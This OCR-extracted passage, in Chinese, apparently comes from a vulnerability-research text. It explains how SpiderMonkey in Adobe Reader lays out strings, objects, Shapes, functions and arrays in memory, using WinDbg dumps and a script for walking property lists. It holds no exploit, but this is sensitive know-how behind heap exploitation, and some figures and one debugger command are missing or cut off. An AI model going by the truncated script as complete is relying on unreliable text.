
```
     *   Extensible   0010       0010

     *   Inline       0100       isFlat && !isExtensible && (u1.chars == inlineStorage) || isI

     *   Stable       0100       isFlat && !isExtensible && (u1.chars != inlineStorage)

     *   Short        0100       header in FINALIZE_SHORT_STRING arena

     *   External     0100       header in FINALIZE_EXTERNAL_STRING arena

     *   Int32        0110       x110 (NYI, Bug 654190)

     *   Atom         1000       1xxx

     *   InlineAtom   1000       1000 && is Inline

     *   ShortAtom    1000       1000 && is Short

Int32Atom    1110       1110 (NYI, Bug 654190)
```

不过这里只介绍最常见的一种——Atom 字符串，也就是 flag 为 0x8。

对于 2.2.1 节中的代码

```
this["7"] = "str1"
```

实际的存储如下所示。



这里需要注意一点，一个 String 对象至少占 32 个字节，除了头 8 个字节，剩余的内存是用来直接保存长度比较小的字符串，这样可以提高内存的使用效率。

如果字符串的长度过长，剩余的内存则不使用，第 2 个 4 字节指向实际的字符串，如下图所示。

```
0:000> dc 07e3b5c0

07e3b5c0  000001b8 0e9d3788 00660066 00000066  .....7..f.f.f...

07e3b5d0  00000108 0e445268 00000000 00000000  ....hRD.........


0:000> dc 0e9d3788
0e9d3788  00740073 00310072 00310031 00310031  s.t.r.1.1.1.1.1.
0e9d3798  00310031 00310031 00310031 00310031  1.1.1.1.1.1.1.1.
0e9d37a8  00310031 00310031 00310031 00310031  1.1.1.1.1.1.1.1.
0e9d37b8  00310031 00000031 190815ee 88028a00  1.1.1...........
```

2.2.3 JSObject

JSObject 对应的是 Javascript 层的 Object 概念。

这个结构涉及的概念有点多，也是需要重点消化的对象，因为接下来的 function、Array、Map、Set 等都建立在 JSObject 的基础上。


首先我们从一个空的 Object 开始来研究 JSObject。

2.2.3.1 空 Object 对应的 JSObject

对于以下代码（this.dummy1 和 this.dummy2 是为了直观地确认 emptyObject 的存在，可以忽略）

```
this.dummy1 = 255


this.emptyObject = {}


this.dummy2 = 255
```


首先 this.emptyObject 的值是一个空的 Object，Native 层的表示如下。



2.2.3.2 Shape 对象

从上面的一些图中应该可以看到 SpiderMonkey 引擎在添加新的属性时，属性的值是按照顺序在内存中存放的（以一个 Value 结构体为单位），那么一定是需要一个中间的媒介，来保存属性的名称以及属性的值的对应关系，从而通过属性（字符串）找到对应的 Value。

Shape 对象就是这个中间的媒介，Shape 的逻辑如下图所示。



每一个 Shape 对象保存了 id 和 slot 索引，通过对比 id 来进行所谓的查找属性，id 一致后就可以根据对应的 slot 索引得到属性的值。

一个 JSObject 的第一个成员指向 Shape 单链表的最后一个元素。

单链表的最后一个 Shape 对象可能会指向一个哈希表。

查找属性的时候，先通过 id 尝试在哈希表里直接获取对应的 Shape（如果有哈希表的话）。


如果没有找到或者哈希表不存在，则通过遍历单链表，然后对比 id 来查找 Shape。

如果找到了 Shape，则根据 Shape 中的 slot 索引获取属性的值。

实际演示，对于如下代码

```
this.dummy1 = 255

this.emptyObject = {}

this.dummy2 = 255

this.emptyObject.mem1 = "mem1"

this.emptyObject.mem2 = "mem2"

this.emptyObject.mem3 = "mem3"

this.emptyObject.mem4 = "mem4"

this.emptyObject.mem5 = "mem5"
```

在内存中的实际关系如下图所示。



上图中出现了一个新的概念——fixed slots，fixed slots 是紧跟在 JSObject（或者 JSObject 的子类）后面的固定大小的 slot 数组，主要用于优化，给一个对象添加属性时，会先填充 fixed slots，fixed slots 用完后才会使用单独的 slots（JSObject 偏移量 +0x8 指向的 slot 数组）。

理解上图可能需要配合前面的 Shape 对象的逻辑图。

调试时，为了方便，可以使用如下 windbg 脚本命令，@$t0 寄存器代表的是 JSObject 的起始地址。

```
r @$t0 = 0x08067b68 ;
```

```
r @$t1 = poi(@$t0) ;

r @$t2 = poi(@$t0 + 0x8 );

r @$t8 = poi(@$t1 + 0x10);

.for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r @$t9 =
```

在该例子中，运行后的效果如下所示。

```
0:000> r @$t0 = 0x08067b68 ;

0:000> r @$t1 = poi(@$t0) ;

0:000> r @$t2 = poi(@$t0 + 0x8 );

0:000> r @$t8 = poi(@$t1 + 0x10);

0:000> .for(; @$t8 != 0; r @$t1 = @$t8;r @$t8 = poi(@$t1 + 0x10)) {r @$t3 = poi(@$t1 + 0x4);r



07e3c1c8  "mem5"

$t4=00000004 $t5=00000004

0efda218  07e3c1c0 ffffff85

--------------------

07e3c1a8  "mem4"

$t4=00000004 $t5=00000003

08067b98  07e3c1a0 ffffff85

--------------------
```

```
07e3c188  "mem3"

$t4=00000004 $t5=00000002

08067b90  07e3c180 ffffff85

--------------------

07e3c168  "mem2"

$t4=00000004 $t5=00000001

08067b88  07e3c160 ffffff85

--------------------

07e3c148  "mem1"

$t4=00000004 $t5=00000000

08067b80  07e3c140 ffffff85

--------------------
```

打印的结果中，第 1 行是属性的名称，第 2 行是 fixed slots 的个数和 Shape 对应的 slot 索引，第 3 行是属性的值。

2.2.3.3 TypeObject 对象

TypeObject 有 2 个关键成员，第 1 个是 clasp——-可以用来判断一个 Object 所属类型；第 2 个是 proto——Javascript 中的 prototype 概念的实现。


proto 在查找对象属性的时候会用到，如果当前 JSObject 的 Shape 单链表中没有找到属性，则会在 proto 的 Shape 单链表继续查找，依次类推。

对于如下代码

```
this.dummy1 = 255


this.proto = {}
```

```
this.emptyObject = {}

this.dummy2 = 255

this.proto.mem1 = "proto"

this.emptyObject.__proto__ = this.proto
```

TypeObject 演示如下。



2.2.4 JSFunction 和 JSScript


JSFunction 对应的是 Javascript 层 function 的概念。

一个 JSFcuntion 要么封装了一个 Native 函数，要么封装了一个 JSScript，JSScript 包含了一个 function 对应的各种信息（比如最关键的字节码）。

对于代码

```
this.dummy1 = 255

function test() {app.alert("in function test");}

this.dummy2 = 255
```

JSFunction 的逻辑如下所示。




可以看到 JSFunction 最关键的就是偏移 0x1c 处的 4 字节和 0x24 处的 4 字节。

0x24 处的 4 字节指向一个 Atom 字符串，该字符串表示 function 的名称，注意这里的”test’’ 和打印 this 的属性时的字符串”test’’ 含义是不一样的，打印 this 的属性时的字符串”test’’ 表示的是 this 对象的属性名称，这个属性不一定是”test’’，但是 function 的名称确定后就不会变了。

0x1c 处的 4 字节要么是一个 Native 函数的地址（如果 JSFunction 封装的是 Native 函数的话），要么指向一个 JSScript 对象 (调用函数的话相应的字节码会被解释执行)。

接下来看看 JSScript 对象的逻辑。



可以看到 JSScript 的关键点在偏移 0xC 处的 4 字节和偏移 0x24 字节处的 4 字节。

偏移 0xC 处的 4 字节指向对应的 function 的字节码起始处。

偏移 0x24 处的 4 字节指向一个 ScriptSourceObject 对象 (继承自 JSObject), 而 ScriptSourceObject 的 fixed slots 中的第 1 个是 ScriptSource 对象，ScriptSourceObject 也就是简单地封装了一下 ScriptSource 对象。

ScriptSource 对象包含了对应 function 的 Javascript 源码和源码所在的文件名。


JSScript 可以用来在调试过程中辅助判断某个对象。

2.2.5 Array 对象

Array 对象是基于 JSObject 的，对于如下代码

```
this.dummy1 = 255


this.arr = Array(255, "elem2", 255)


this.arr.push({})


this.dummy2 = 255
```

this.arr 的实际存储形式如下。



从上图可以看出，Array 对象的所有元素都存储在 elements 中，不存在 slots。

8.2.3 2.2.6 Map 对象

